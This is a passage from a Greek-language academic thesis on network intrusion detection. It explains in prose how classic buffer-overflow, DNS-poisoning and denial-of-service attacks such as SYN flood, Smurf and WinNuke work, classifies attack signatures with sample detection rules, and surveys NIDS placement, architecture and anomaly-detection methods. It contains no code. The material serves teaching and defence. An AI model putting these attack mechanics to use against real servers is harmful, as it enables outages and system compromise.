Η κατηγορία αυτή περιλαμβάνει πολύ επικίνδυνες επιθέσεις που επιτρέπουν σε απλούς χρήστες να αποκτήσουν δικαιώματα υπερχρήστη. Τέτοιου είδους επιθέσεις εκμεταλλεύονται πίνακες σταθερού μεγέθους στον κώδικα κάποιου server καθώς και εντολές που «γράφουν» δεδομένα σε πίνακες χωρίς έλεγχο ορίων (π.χ. strcpy, memcpy, scanf, ...). Με τον τρόπο αυτό οι εισβολείς καταφέρνουν να εισάγουν μεταγλωττισμένο κώδικα μηχανής (ή shell code) σε κάποια θέση στο χώρο μνήμης της διεργασίας, με αποτέλεσμα η διεργασία να εκτελέσει τον κώδικα αυτό.

Αν ο server, τη στοίβα του οποίου παραποιεί ο επιτιθέμενος, τρέχει με δικαιώματα υπερχρήστη το shell που θα ξεκινήσει δίνει στον επιτιθέμενο τα ίδια δικαιώματα. Μερικές γνωστές επιθέσεις υπερχείλισης είναι:

Υπερχείλιση DNS

Σύμφωνα με το πρωτόκολλο DNS το μέγιστο επιτρεπτό όνομα μπορεί να φτάνει τα 256 bytes. Αυτό σημαίνει ότι μπορεί ο επιτιθέμενος να στείλει όνομα σε κάποιον name server, ειδικά τροποποιημένο ώστε να ξεπεράσει τον αποθηκευτικό χώρο που χρησιμοποιεί αυτός για να το αποθηκεύσει. Με τον

τρόπο αυτό μπορεί να γράψει τον δικό του κώδικα σε κάποια θέση στη στοίβα εκτέλεσης του server.

Υπερχείλιση statd

Ο statd είναι ένας RPC server που παρέχει υπηρεσίες παρακολούθησης της κατάστασης του δικτύου. Σε συνεργασία με τον lockd κλειδώνει τις υπηρεσίες του NFS σε περίπτωση κατάρρευσης του κεντρικού NFS server. Μερικές υλοποιήσεις του δαίμονα statd δεν ελέγχουν το μήκος του ονόματος του αρχείου που μπορεί να χειριστεί ο δαίμονας, με αποτέλεσμα να είναι εξαιρετικά ευάλωτος σε υπερχείλιση.

Υπερχείλιση IMAP / POP

Στην υλοποίηση και των δυο πρωτοκόλλων για συστήματα UNIX, ο server πρέπει να έχει δικαιώματα υπερχρήστη, έτσι ώστε να έχει πρόσβαση σε φακέλους mail και να εκτελεί ορισμένες ενέργειες για τον χρήστη που θέλει να συνδεθεί. Μετά τη σύνδεση του χρήστη ο server παύει να έχει δικαιώματα υπερχρήστη. Παρόλα αυτά σε κάποιες υλοποιήσεις των πρωτοκόλλων από το Πανεπιστήμιο Washington υπάρχει μια αδυναμία στον τρόπο με τον οποίο ο server χειρίζεται την διαδικασία σύνδεσης (login transaction). Αυτή η ατέλεια μπορεί να χρησιμοποιηθεί για να αποκτήσει κανείς δικαιώματα υπερχρήστη στο μηχάνημα που τρέχει ο server. Ο επιτιθέμενος μπορεί να στείλει ένα ειδικά τροποποιημένο μήνυμα, το οποίο θα προκαλέσει υπερχείλιση αποθηκευτικού χώρου στον server και θα του δώσει τη δυνατότητα να εκτελέσει εντολές σαν υπερχρήστης.

2.3.2.8 Επιθέσεις DNS

Το DNS αποτελεί κύριο στόχο των εισβολέων αφού αν κάποιος καταφέρει και «διαφθείρει» έναν DNS server μπορεί να εκμεταλλευτεί σχέσεις εμπιστοσύνης που στηρίζονται σε DNS ονόματα.

Τέτοιου είδους επιθέσεις, εκτός από αυτή που είδαμε στην κατηγορία του IP spoofing είναι: DNS cache poisoning.
Κάθε DNS πακέτο περιέχει ένα πεδίο QUESTION και ένα πεδίο ANSWER. Ευπαθείς servers θα θεωρήσουν σωστή και θα αποθηκεύσουν στην μνήμη cache, την απάντηση που θα στείλει ο επιτιθέμενος μαζί με την ερώτηση.

2.3.3 Άρνηση υπηρεσίας (DoS)

Στην κατηγορία αυτή ανήκουν οι επιθέσεις που προσπαθούν να εμποδίσουν την παροχή υπηρεσιών από κάποιο server-θύμα. Αυτό συνήθως το πετυχαίνουν υπερφορτώνοντας το σύστημα καταναλώνοντας όλους τους κρίσιμους πόρους του (υπερφόρτωση CPU, υπερφόρτωση σύνδεσης). Μερικά παραδείγματα τέτοιων επιθέσεων είναι τα ακόλουθα:

2.3.3.1 Smurf

Κατά την επίθεση αυτή παραποιείται η διεύθυνση προέλευσης ενός broadcast πακέτου ICMP ECHO REQUEST. Αυτό έχει σα συνέπεια ένας μεγάλος αριθμός από μηχανήματα (σε όσους απευθύνεται το broadcast) να απαντήσουν με ICMP ECHO REPLY στο θύμα (του οποίου η διεύθυνση έχει χρησιμοποιηθεί). Έτσι το θύμα είναι αναγκασμένο να καταναλώσει υπολογιστική ισχύ για να χειριστεί τα πακέτα αυτά, αγνοώντας ίσως κάποια άλλα.

2.3.3.2 Ping-of-Death

Η επίθεση αυτή στηρίζεται στον τρόπο με τον οποίο η τοπική στοίβα TCP/IP χειρίζεται τα κατακερματισμένα (fragmented) πακέτα IP. Το κομμάτι από το πακέτο IP που στέλνεται ξεκινάει πριν από το τέλος του πακέτου αλλά επεκτείνεται πέρα από αυτό. Υπενθυμίζουμε ότι στο πρόθημα κάθε πακέτου IP αναφέρεται το μέγεθος σε bytes του πακέτου και των δεδομένων του. Το

θύμα λαμβάνει ένα κομμάτι το οποίο αν το συνδέσει με τα υπόλοιπα, παίρνει ένα πακέτο μεγαλύτερο από αυτό που περίμενε. Ατελείς υλοποιήσεις της περίπτωσης αυτής μπορούν να οδηγήσουν σε ανεπιθύμητο τερματισμό του μηχανήματος.

2.3.3.3 SYN-Flood

Ίσως μια από τις πιό δημοφιλείς επιθέσεις της κατηγορίας αυτής. Κατά τη διάρκειά της ο επιτιθέμενος στέλνει ένα μεγάλο αριθμό από TCP SYN πακέτα, δηλαδή πακέτα TCP που στο πρόθημα του είναι ενεργοποιημένο το SYN flag και τα οποία ξεκινούν μια σύνδεση, και αφήνει το θύμα να περιμένει το τρίτο πακέτο της ολοκλήρωσης της σύνδεσης. Ο χώρος όμως που διαθέτει το θύμα για να αποθηκεύει τις ημιτελείς συνδέσεις είναι περιορισμένος, προκαλώντας έτσι άρνηση υπηρεσίας σε άλλους κανονικούς πελάτες. Το TCP SYN ενός κανονικού πελάτη, θα απορριφθεί από το θύμα, μια και αυτό δεν έχει χώρο να αποθηκεύσει μια ακόμα ημιτελής σύνδεση.

2.3.3.4 Land-Latierra

Ο επιτιθέμενος στέλνει ένα παραποιημένο TCP SYN πακέτο με ίδια στοιχεία τόσο στις διευθύνσεις, όσο και στις θύρες προορισμού και προέλευσης. Μερικές υλοποιήσεις του πρωτοκόλλου, με τη λήψη ενός τέτοιου πακέτου, εισέρχονται σε άπειρο βρόχο, προσπαθώντας να ολοκληρώσουν μια τέτοια σύνδεση.

2.3.3.5 WinNuke

Η επίθεση αυτή στηρίζεται σε μια ατέλεια της υλοποίησης της TCP/IP στοίβας από τα Microsoft Windows. Το συγκεκριμένο λειτουργικό σύστημα κολλάει όταν κάποιος στείλει ένα TCP URG πακέτο, δηλαδή ένα πακέτο TCP που στο πρόθημα του είναι ενεργοποιημένο το πεδίο URGent, το οποίο είναι και εκτός της κανονικής ροής (Out Of Band) στην TCP θύρα 139. Η θύρα 139 (NetBIOS Session) χρησιμοποιείται για το διαμοιρασμό αρχείων.

2.3.3.6 Κατανεμημένο flooding

Η κατηγορία αυτή είναι από τις πιο καινούργιες και περιλαμβάνει αρκετές πολύ επικίνδυνες επιθέσεις. Στηρίζονται σε c1ient-server μοντέλα πολλών ιεραρχιών και μπορούν να καθοδηγήσουν χιλιάδες κόμβους στο Internet να επιχειρήσουν flooding ταυτόχρονα.

2.4 Ταξινόμηση Επιθέσεων με βάση τις υπογραφές τους

Στην ενότητα αυτή παραθέτουμε μια προτεινόμενη ταξινόμηση επιθέσεων. Η ταξινόμηση αυτή κατηγοριοποιεί τις οι επιθέσεις χρησιμοποιώντας τις υπογραφές τους --το στίγμα δηλαδή που αφήνουν-- και όχι τα χαρακτηριστικά τους. Η ταξινόμηση αυτή έχει περισσότερο νόημα για κάποιον που θέλει να ανιχνεύσει εισβολές και επιθυμεί να ομαδοποιήσει τις μεθόδους για να το επιτύχει.
Σύμφωνα λοιπόν με την κατηγοριοποίηση αυτή οι τρόποι ανίχνευσης μιας επίθεσης χωρίζονται σε δύο μεγάλες κατηγορίες:

***1. Ύπαρξη*:**

Στην κατηγορία αυτή ανήκουν επιθέσεις οι οποίες γίνονται αντιληπτές με την ύπαρξη και μόνο κάποιου χαρακτηριστικού. Για παράδειγμα το string "attack" στα δεδομένα μιας TCP σύνδεσης είναι αρκετή απόδειξη για την ύπαρξη μιας επίθεσης.

2. Ακολουθία:

Εδώ ταξινομούνται οι επιθέσεις που γίνονται αντιληπτές αν συμβεί μια αυστηρή ακολουθία γεγονότων. Τέτοιες επιθέσεις μπορούν να ανιχνευτούν χρησιμοποιώντας τεχνικές pattem matching. Για παράδειγμα 10 συνεχόμενα SYN πακέτα στην ίδια θύρα μπορεί να αποτελέσει ισχυρή ένδειξη για SYN flooding.

Στην κατηγορία αυτή υπάγονται και άλλες δυο υποκατηγορίες:

α) Διάστημα:

Γεγονότα ανάμεσα στα οποία μεσολαβεί διάστημα χ με καθορισμένη ακρίβεια Δ. Δηλαδή η συνθήκη για την ύπαρξη μιας επίθεσης είναι ένα γεγονός να συμβεί όχι πριν από x -Δ και όχι μετά από x + Δ, από ένα άλλο γεγονός. Για παράδειγμα πακέτα ICMP echo request που καταφτάνουν σε διάστημα 10 ms το ένα από το άλλο είναι μια ισχυρή απόδειξη για ύπαρξη επίθεσης SMURF.

β) Διάρκεια:

Καταστάσεις που διατηρούνται για ένα καθορισμένο χρονικό διάστημα. Για παράδειγμα μια θύρα σε κατάσταση SYN_RCVD για περισσότερο από 10 δευτερόλεπτα είναι ισχυρή ένδειξη SYN f1ooding.

3. Κανονικές εκφράσεις:

Θεωρώντας τα γεγονότα σαν σύμβολα εισόδου μπορεί κανείς εύκολα να φανταστεί το νόημα της κατηγορίας αυτής. Χρησιμοποιώντας την ισχύ και την περιγραφικότητα των κανονικών εκφράσεων μπορούμε να περιγράψουμε αρκετές επιθέσεις.

Για παράδειγμα αν κοιτάμε τα δεδομένα σε μια TCP σύνδεση και ψάχνουμε για strings του τύπου «p*h*f). Επίσης έστω ότι έχουμε ορίσει τα γεγονότα el, e2, e3 τα οποία συμβαίνουν όταν παρατηρηθούν τα string1, string2, string3 αντίστοιχα. Μπορεί μια υπογραφή να γραφεί, (ele2*e3) και να σημαίνει ότι αν παρατηρηθούν τα γεγονότα el,e2 μαζί και μετά από την εμφάνιση οποιουδήποτε αριθμού γεγονότων, παρατηρηθεί και το e3, τότε σήμανε συναγερμό.

4. Άλλα πρότυπα:

Στην κατηγορία αυτή ανήκουν όλες οι άλλες υπογραφές που δεν αναπαρίστανται ακριβώς από τις παραπάνω κατηγορίες. Και εδώ μπορούμε να διακρίνουμε δυο υποκατηγορίες

α) Πρότυπα που περιέχουν άρνηση:

Υπάρχουν περιπτώσεις όπου η παρουσία επίθεσης γίνεται φανερή, από την πλήρη απουσία μιας ακολουθίας γεγονότων. Στην περίπτωση αυτή ένας κανόνας θα ήταν:

a~(bcd)* που σημαίνει ότι το γεγονός a να μην ακολουθείται από τα bcd και να ακολουθείται από οτιδήποτε άλλο.

β) Πρότυπα που απαιτούν γενικευμένη επιλογή:

Για παράδειγμα αν από N γεγονότα που περιγράφουν μια επίθεση αρκεί να συμβούν τα N-k από αυτά. Στην περίπτωση αυτή πρέπει να μπορούν να περιγράφουν και οι

N/ (N-k) συνδυασμοί των γεγονότων.

Μια τέτοια διάκριση των επιθέσεων επιτρέπει την ξεχωριστή αντιμετώπιση κάθε κατηγορίας από μια υπολογιστική διαδικασία, η οποία προσπαθεί να ταιριάξει υπογραφές της μορφής της συγκεκριμένης κατηγορίας.

Κεφάλαιο 3

Συστήματα ανίχνευσης εισβολών

3.1 Εισαγωγή

Αφού κάναμε μια εισαγωγή στην ανίχνευση εισβολών και είδαμε τα βασικότερα θέματα στο χώρο των επιθέσεων, κρίνεται σκόπιμο σε αυτό το σημείο να αναφερθούμε και στα συστήματα ανίχνευσής τους, που είναι άλλωστε και ο απώτερος λόγος για τον οποίο έγινε αυτή η εργασία.

Συγκεκριμένα πρώτα κάνουμε μια εισαγωγή στην έννοια του συστήματος ανίχνευσης. Έπειτα κάνουμε μια αναφορά στις κατηγορίες συστημάτων ανίχνευσης εισβολών και στα βασικά χαρακτηριστικά τους. Ακολουθεί μια ταξινόμηση των αρχών ανίχνευσης. Στη συνέχεια θα αναφερθούμε στην ανίχνευση επιθέσεων σήμερα σαν εμπορικό προϊόν και θα αναλύσουμε μερικά από τα συστήματα που χρησιμοποιούνται. Τέλος θα ακολουθήσει η ταξινόμηση των μέχρι τώρα συστημάτων με βάση την πηγή των δεδομένων παρακολούθησης.

3.2 Συστήματα ανίχνευσης εισβολών (NIDS)

3.2.1 Τι είναι τα NIDS

Ορισμός: Ένα σύστημα ανίχνευσης εισβολών δυναμικά παρακολουθεί τις εργασίες που εκτελούνται σε ένα περιβάλλον και αποφασίζει αν αυτές είναι αποτέλεσμα μιας επίθεσης ή αποτέλεσμα κανονικής χρήσης.

Όσον αφορά την ανίχνευση εισβολών σε δίκτυα το σύστημα είναι εγκατεστημένο σε κάποιο σημείο του δικτύου και παρακολουθώντας τη συμπεριφορά του δικτύου προσπαθεί να εντοπίσει απόπειρες εισβολής στο δίκτυο.

3.2.2 Που τοποθετείται το NIDS σε ένα δίκτυο

Ένα NIDS μπορεί να τρέχει είτε σε έναν υπολογιστή και να παρακολουθεί τη λειτουργία του μηχανήματος αυτού, είτε σε μία ανεξάρτητη μηχανή και απο εκεί να παρακολουθεί τη συμπεριφορά ολόκληρου του δικτύου (hub,router).

Συγκεκριμένα μπορεί να τοποθετηθεί:

- Σε υπολογιστές του δικτύου (Network hosts)

Τα NIDS μπορούν να τοποθετηθούν σε hosts ελέγχοντας τη δραστηριότητα του κάθε host ξεχοριστά (με ένα διακριτικό πάντα τρόπο). Λειτουργούν ουσιαστικά σαν virus scanning λογισμικό με μεγαλύτερη αποτελεσματικότητα, ώστε να ανιχνεύει και εσωτερικές επιθέσεις.

- Στη περίμετρο του δικτύου

Ίσως η πιο αποτελεσματική θέση για ένα NIDS. Πλαισιωμένο στις δύο πλευρές του firewall, δίπλα στο dial-up server και στις συνδέσεις με τα συνεργαζόμενα δίκτυα. Οι συνδέσεις με τα δίκτυα αυτά τείνουν να γίνουν χαμηλού εύρους ώστε τα NIDS να μπορούν να ελέγξουν τη κυκλοφορία.

- Στη περίμετρο των εξωτερικών συνεργαζόμενων δικτύων (WANs)

Ένα άλλο κρίσιμο σημείο είναι η εξωτερική περίμετρος με του δικτύου.Ένα συχνό πρόβλημα είναι οι επιθέσεις από εξωτερικές περιοχές στο κυρίως συνεργαζόμενο δίκτυο

- Servers

Τα NIDS πολλές φορές έχουν πρόβλημα στο να παρακολουθήσουν υψηλού ρυθμού κυκλοφορία. Έτσι για πολύ σημαντικούς servers προτιμάται να χρησιμοποιείται ένα NIDS μόνο για τη παρακολούθηση αυτού του server. Οι application servers τείνουν να έχουν μικρότερη κυκλοφορία από τους file servers, ώστε να μπορούν να ελέγχονται αποτελεσματικότερα από τα NIDS.

- Στη περίμετρο με τα τοπικά συνδεδεμένα υποδίκτυα (LANs)

Τα NIDS δεν είναι ιδιαίτερα πρακτικά για LANs, λόγω της αυξημένης κυκλοφορίας που παρουσιάζουν.

3.2.3 Συνδυασμός NIDS με άλλα συστήματα ασφαλείας

Σ΄ενα δίκτυο είναι δυνατόν να υπάρχουν διάφορα NIDS και άλλα συστήματα ασφαλείας για μεγαλύτερη ενίσχυση της ασφάλειας του δικτύου.

- Τα ενδεχόμενα firewalls να τοποθετούνται μεταξύ περιοχών του δικτύου με διαφορετικές απαιτήσεις ασφαλείας, όπως μεταξύ internet-local net, users-servers κτλ

- Χρήση scanners για διπλό έλεγχο των firewalls και εύρεση «τρωτών» σημείων που θα μπορούσαν να εκμεταλλευτούν οι επιτιθέμενοι.

- Χρήση ελεγκτών (scanners) για έλεγχο εάν οι host έχουν διαμορφωθεί σύμφωνα με τις τελευταίες αναβαθμίσεις ασφαλείας.

- Χρήση των NIDS για την εξακρίβωση της προέλευσης και των χαρακτηριστικών της επίθεσης.

- Χρήση host-based NIDS και virus scanners για την αντιμετώπιση και εσωτερικών επιθέσεων.

3.2.4 Γιατι το firewall μόνο δεν αποτελεί εγγύηση για την άμυνα του δικτύου

Παραθέτονται κάποιοι λόγοι που ένα NIDS είναι απαραίτητο παρά την ύπαρξη firewall:

- Έλεγχος και εύρεση λαθών στη διαμόρφωση του firewall
- Ανίχνευση επιθέσεων τις οποίες τα firewall θεωρούν νόμιμες
- Ανίχνευση επιθέσεων οι οποίες απέτυχαν
- Ανίχνευση εσωτερικών επιθέσεων

Το firewall είναι απλά ένα σύστημα που βασισμένο σε κανόνες επιτρέπει ή απαγορεύει την είσοδο πακετών σε ένα δίκτυο. Αν κάποια πακέτα πληρούν τις προϋποθέσεις με τις οποίες προγραμματίστηκε το firewall περνούν στο δίκτυο ακόμα και αν πρόκειται για μια «καμουφλαρισμενη» επίθεση. Αντίθετα για ένα NIDS δεν υπάρχουν κανόνες, όλα τα πακέτα είναι ύποπτα και τα εξετάζει ψάχνοντας για ενδείξεις που υποδεικνύουν επίθεση.

3.3 Βασικά επιθυμητά χαρακτηριστικά ενός NIDS

Παραθέτουμε σε αυτό το σημείο μερικά από τα βασικά απαιτούμενα χαρακτηριστικά που πρέπει να διαθέτει ένα NIDS για να λειτουργεί αποδοτικά και αποτελεσματικά:

- Το σύστημα πρέπει να λειτουργεί συνεχώς με ελάχιστη επίβλεψη
- Ανίχνευση αληθινού χρόνου (on-line)

- Το σύστημα πρέπει να είναι ανθεκτικό στα λάθη (π.χ κατάρρευση του μηχανήματος στο οποίο «τρέχει»)
- Να είναι ανθεκτικό στις επιθέσεις εναντίον του ιδίου
- Να μην χρησιμοποιεί πολλούς πόρους του συστήματος στο οποίο «τρέχει»
- Πρέπει να είναι πλήρως ρυθμιζόμενο
- Πρέπει να προσαρμόζεται στις αλλαγές του συστήματος που προστατεύει (προσθήκη νέων υπηρεσιών)
- Να είναι κλιμακούμενο (scalable) καθώς αυξάνεται ο ρυθμός δεδομένων παρακολούθησης
- Να παρέχει ομαλή πτώση υπηρεσίας σε περίπτωση που κάποιο τμήμα του σταματήσει να λειτουργεί
- Πρέπει να επιτρέπει δυναμική επαναρύθμιση από τον υπεύθυνο ασφαλείας
- Διαλειτουργικότητα (interoperability)

3.4 Αρχιτεκτονική ενός NIDS

Τρεις είναι οι πιθανές αρχιτεκτονικές ενός NIDS:

1. *Κεντρικοποιημένο σύστημα*

Η συλλογή και η ανάλυση των δεδομένων γίνεται από μια κεντρική μονάδα τοποθετημένων σε κατάλληλο σημείο του δικτύου (π.χ πίσω από routers ή firewalls).

2. *Κατανεμημένο σύστημα με αυτόνομους πράκτορες (autonomous agents)*

Η επεξεργασία και η ανάλυση των δεδομένων παρακολούθησης γίνεται κατανεμημένα, σε έναν αριθμό από τοποθεσίες ανάλογο του μεγέθους του συστήματος που παρακολουθείται. Βασική λειτουργική μονάδα στα κατανεμημένα συστήματα είναι ο *αυτόνομος πράκτορας.*

3. *Κεντρικοποιημένο σύστημα με κατανεμημένους ανιχνευτές*

Τα συστήματα αυτά έχουν κατανεμημένους ανιχνευτές δεδομένων, αλλά η ανάλυση γίνεται σε ένα κεντρικό σημείο.

3.4.1 Συγκριση Κατανεμημένου/Κεντρικοποιημένου NIDS

Στο πίνακα που ακολουθεί παρατίθεται οι βασικότερες διαφορές μεταξύ ενός κεντρικοποιημένου και ενός κατανεμημένου συστήματος ανίχνευσης.

Χαρακτηριστικό	Κεντρικοποιημένο	Κατανεμημένο
Συνεχής Λειτουργία	Ευκολότερα: Μικρός αριθμός προγραμμάτων που πρέπει να «τρέχουν»	Δυσκολότερα: Ένας μεγάλος αριθμός προγραμμάτων πρέπει να «τρέχουν»
Ανθεκτικότητα	Η κατάσταση του συστήματος αποθηκεύεται κεντρικά είναι πιο εύκολο να επανέλθει μετά από κατάρρευση	Η κατάσταση του συστήματος είναι κατανεμημένη: δύσκολα επανέρχεται μετά από κατάρρευση
Αντοχή στις επιθέσεις	Το σύστημα αποτελείται από λίγα σύνθετα τμήματα που είναι δύσκολο να παρατηρηθούν	Το σύστημα αποτελείται από πολλά απλά τμήματα, εύκολονα παρατηρηθούν και μάλιστα το ένα από το άλλο.
Μικρή κατανάλωση πόρων	Καταναλώνει μόνο πόρους από το σύστημα στο οποίο λειτουργεί	Καταναλώνει λίγους πόρους από πολλά μηχανήματα στο δίκτυο

	(απαιτεί συνήθως dedicated μηχανήματα)	
Ευκολία ρύθμισης	Εύκολη η ρύθμιση	Πιο δύσκολη η ρύθμιση, αν και μπορεί το κάθε τμήμα να ρυθμίζεται εύκολα τοπικά
Προσαρμοζόμενο	Εύκολα προσαρμόζεται σε αλλαγές κανόνων	Δύσκολη η προσαρμογή του σε νέες πολιτικές ασφαλείας
Scalable	Απλά απαιτεί περισσότερη μνήμη και επεξεργαστική ισχύ.Υπάρχει κάποιο όριο.	Η προσθήκη περισσότερων κατανεμημένων μονάδων ανάλυσης αυξάνει την επεξεργαστική ισχύ.
Ομαλή πτώση λειτουργίας	Αν ένα κομμάτι σταματήσει να λειτουργεί, είναι πολύ πιθανόν όλο το σύστημα να σταματήσει να λειτουργεί	Αν ένα κομμάτι σταματήσει να λειτουργεί, απλώς ένα κομμάτι του δικτύου θα μείνει χωρίς παρακολούθηση.Το υπόλοιπο σύστημα θα λειτουργεί
Δυναμική επαναρύθμιση	Για να επαναρυθμιστεί το σύστημα χρειάζεται επανεκίνησή του	Απλή προσθήκη τμημάτων με διαφορετικές ρυθμίσεις ασφαλείας

Να σημειωθεί βέβαια πως τελευταία οι έρευνες τείνουν περισσότερο προς τα κατανεμημένα NIDS

3.5 Ταξινόμηση των αρχών ανίχνευσης επιθέσεων

Οι δύο βασικές αρχές ανίχνευσης εισβολών σήμερα όπως παρουσιάζονται μέσα από τη βιβλιογραφια, σήμερα είναι η ανίχνευση ανωμαλίας (anomaly detection) και η ανίχνευση υπογραφής (signature detection).Στη συνέχεια θα αναλύσουμε τις αρχές αυτές, θα παραθέσουμε τις τεχνικές ανίχνευσης που προκύπτουν από αυτές και θα παρουσιάσουμε ένα συγκετρωτικό πίνακα όσων συστημάτων μελετήσαμε,ο οποιος θα περιλαμβάνει τις μεθόδους ανίχνευσης που χρησιμοποιεί το κάθε σύστημα.

3.5.1 Ανίχνευση ανωμαλίας

Στην περίπτωση αυτή της ανίχνευσης δεν ψάχνουμε για γνωστές επιθέσεις, αλλά αντίθετα για ασυνήθιστες καταστάσεις στα παρατηρούμενα δεδομένα.Αν κάτι δεν είναι κανονικό το θεωρούμε ύποπτο. Η κατασκευή ενός τέτοιου ανιχνευτή ξεκινά με την δημιουργία της έννοιας του *κανονικού* για το παρατηρούμενο υποκείμενο (υπολογιστικό σύστημα,χρήστης, κ.α) και ακολουθεί η απόφαση του κατα πόσο η παρατηρούμενη συμπεριφορά μπορεί να χαρακτηριστεί σαν παράνομη (κατώφλι,πιθανότητες,προσεγγίσεις).Η αρχή αυτή ανίχνευσης «σημαδεύει» συμπεριφορά που είναι απίθανο να προήλθε από κάποια κανονική διαδικασία, χωρίς να λαμβάνει υπόψη της κάποιο σενάριο.Ακολουθούν οι περιγραφές για τις κυριότερες τεχνικές για ανίχνευση ανωμαλίας.

1. Συστήματα αυτόματης μάθησης

Τα συστήματα αυτόματης μάθησης μαθαίνουν με παραδείγματα την έννοια της κανονικής συμπεριφοράς. Αυτό γίνεται συνήθως με την επεξεργασία δεδομένων παρακολούθησης για κάποια χρονική περίοδο και τη δημιουργία μοντέλων για την κανονική συμπεριφορά

- Χωρίς σειρές χρόνου

Ανιχνευτές που μοντελοποιούν την κανονική συμπεριφορά του συστήματος με την χρήση ενός στοχαστικού μοντέλου που δεν λαμβάνει υπόψη του σειρές χρόνου.

  - Μοντελοποίηση κανόνων

Το σύστημα από μόνο του μελετά τα δεδομένα παρακολούθησης και διατυπώνει ένα πλήθος κανόνων που περιγράφουν την κανονική συμπεριφορά του συστήματος. Στη φάση της ανίχνευσης, το σύστημα εφαρμόζει τους κανόνες και σημαίνει συναργεμό αν τα παρατηρούμενα δεδομένα δεν ταιριάζουν με τους κανόνες που δημιουργήθηκαν.

  - Περιγραφικές στατιστικές

Το σύστημα συλλέγει απλά στατιστικά στοιχεία, για διάφορες από τις παραμέτρους του συστήματος και δημιουργεί ένα προφίλ για το παρατηρούμενο χαρακτηριστικό.
Κατά τη φάση της ανίχνευσης , υπολογίζεται ένα διάνυσμα απόστασης μεταξύ των παρατηρούμενων δεδομένων και των προφίλ που έχουν δημιουργηθεί. Αν η απόσταση είναι αρκετά μεγάλη (η απόσταση μπορεί να είναι και αυτή παράμετρος του συστήματος), το σύστημα σημάνει συναργεμό.

- Με σειρές χρόνου

Το μοντέλο αυτό είναι πιο σύνθετο από τα προηγούμενα και λαμβάνει υπόψην σειρές χρόνου. Παραδείγματα τέτοιων τεχνικών είναι τα Μαρκοβιανά μοντέλα και τα τεχνητά νευρονικά δίκτυα.

- Τεχνητά νευρωνικά δίκτυα (ΤΝΔ)

Ένα τεχνικό νευρωνικό δίκτυο είναι ένα παράδειγμα μοντελοποίησης «μαύρου κουτιού». Τα κανονικά δεδομένα παρακολούθησης παρέχονται στην είσοδο του ΤΝΔ το οποίο με τη σειρά του «μαθαίνει» την κανονική συμπεριφορά του συστήματος. Κατά την ανίχνευση τα δεδομένα παρακολούθησης «περνάνε» σαν είσοδος στο νευρωνικό και αυτό αναλαμβάνει να αποφασίσει αν πρόκειται για κανονική συμπεριφορά ή όχι. Σε ένα από τα λίγα συστήματα που ακολουθούν αυτή την τακτική, η έξοδος του νευρωνικού δίνεται σαν είσοδος σε ένα άλλο έμπειρο σύστημα το οποίο με την σειρά του αποφασίζει αν υπήρξε εισβολή ή όχι

2. Προγραμματιζόμενα

Η κλάση αυτή των συστημάτων ανίχνευσης απαιτεί κάποιον άνθρωπο να τα προγραμματίζει ώστε να ανιχνεύουν συγκεκριμένα ασυνήθιστα περιστατικά. Αυτό σημαίνει ότι ο χειριστής του συστήματος καθορίζει τι θεωρεί αυτός αρκετά ανώμαλο, ώστε το σύστημα να το θεωρήσει σαν επίθεση.

- Περιγραφικές στατιστικές

Τα συστήματα αυτά δημιουργούν ένα προφίλ της κανονικής στατισικής συμπεριφοράς, συλλέγοντας στατιστικές για τις παραμέτρους του συστήματος. Αυτές οι παράμετροι μπορεί να είναι π.χ. μη επιτυχημένες απόπειρες σύνδεσης, ο αριθμός των συνδέσεων TCP σε κάποια συγκεκριμένη θύρα, ο αριθμός των εντολών που προκάλεσαν λάθη κ.ά.

- Απλές στατιστικές

Σε όλες τις περιπτώσεις της κατηγορίας αυτής οι συλλεγόμενες στατιστικές χρησιμοποιούνται από ανωτέρου επιπέδου τμήματα του συστήματος ανίχνευσης, τα οποία αναλαμβάνουν να λάβουν την απόφαση.

- Απλοί κανόνες

Στην περίπτωση αυτή ο χρήστης παρέχει στο σύστημα ένα σύνολο από απλούς αλλά περιεκτικούς κανόνες, οι οποίοι εφαρμόζονται στις συλλεχθείσες στατιστικές.

- Κατώφλι

Είναι η απλούστερη περίπτωση προγραμματιζόμενου ανιχνευτή με περιγραφικές στατιστικές. Όταν το σύστημα συλλέξει τις απαραίτητες στατιστικές, ο χρήστης μπορεί να προγραμματίσει κάποια όρια (πιθανόν με τη μορφή απλών διαστημάτων).
Χρησιμοποιώντας τα όρια αυτά το σύστημα ανίχνευσης θα αποφασίσει αν πρέπει να εγερθεί συναργεμός ή όχι.
Ένα παράδειγμα είναι:

Count_(incomplete-logins)>3→ Alarm (“Incomplete Logins!”)

- Άρνηση εξ’ορισμού

Η ιδέα πίσω από την τεχνική αυτή είναι να δηλωθούν ρητά όλες οι περιπτώσεις λειτουργίας οι οποίες θεωρούνται κανονικές (νόμιμες) και να εγείρονται συναργεμοί για όλες τις παρεκκλίσεις από τη δοθείσα συμπεριφορά. Είναι προφανής η ομοιότητα της τεχνικής αυτής με τον τρόπο λειτουργίας των firewalls, τα οποία στη βασική λειτουργίας τους απαγορεύουν οποιαδήποτε διεύθυνση IP εκτός από αυτές που ρητά δηλώνει ο υπεύθυνος ασφαλείας.

- Μοντελοποίηση με σειρές

Στην περίπτωση αυτή η κανονική συμπεριφορά μοντελοποιείται σαν μια σειρά από καταστάσεις. Οι μεταβάσεις από την μια κατάσταση στην άλλη είναι έμμεσες στο μοντέλο και όχι άμεσες όπως σε μία μηχανή καταστάσεων ενός έμπειρου συστήματος. Όπως και κάθε άλλη μηχανή καταστάσεων, έτσι και στο σύστημα αυτό μόλις ταιριάξει μια κατάσταση περιμένει να δει την επόμενη μετάβαση. Άν η ενέργεια που πραγματοποιήθηκε προκαλεί επιτρεπόμενη μετάβαση το σύστημα δεν εγείρει κάποιο συναργεμό. Άν η μετάβαση πάει το σύστημα σε μια κατάσταση που δεν είναι δηλωμένη ρητά ότι είναι κανονική, τότε το σύστημα εγείρει συναργεμό.

Οι παρακολουθούμενες ενέργειες που προκαλούν μεταβάσεις είναι συνήθως ενέργειες που σχετίζονται με την ασφάλεια ενός συστήματος όπως πρόσβαση σε αρχεία (ανάγνωση ή εγγραφή), απόπειρες σύνδεσης σε «ασφαλείς» θύρες επικοινωνίας.

3.5.2 Ανίχνευση υπογραφής

